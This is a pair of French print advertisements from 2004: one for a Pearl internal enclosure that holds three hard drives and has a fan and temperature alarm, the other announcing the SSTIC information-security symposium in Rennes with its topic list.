Ce boîtier interne 5.25" vous sera indispensable si vous manquez de place dans votre unité centrale. **Utilisant deux emplacements 5.25", vous pourrez y insérer 3 disques durs 3.5"** (hauteur 1") ▶ Ventilateur intégré ▶ Alarme en cas de défaillance du ventilateur ou en cas de dépassement de température (paramétrable entre 45, 55 et 65°C) **Réf.PE378 Prix : 99,90€TTC**

www.pearl.fr Demandez gratuitement votre Catalogue 132 pages

PEARL Diffusion 6, rue de la Scheer
Z.I. Nord - B.P. 121 - 67603 SELESTAT Cedex

0,12 €/mn N° Indigo 0 820 822 823

SYMPOSIUM

SSTIC

2-4 juin 2004 à Rennes

SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DES COMMUNICATIONS

Renseignements : www.sstic.org

Cryptographie

Sécurité des systèmes et réseaux

Guerre de l'information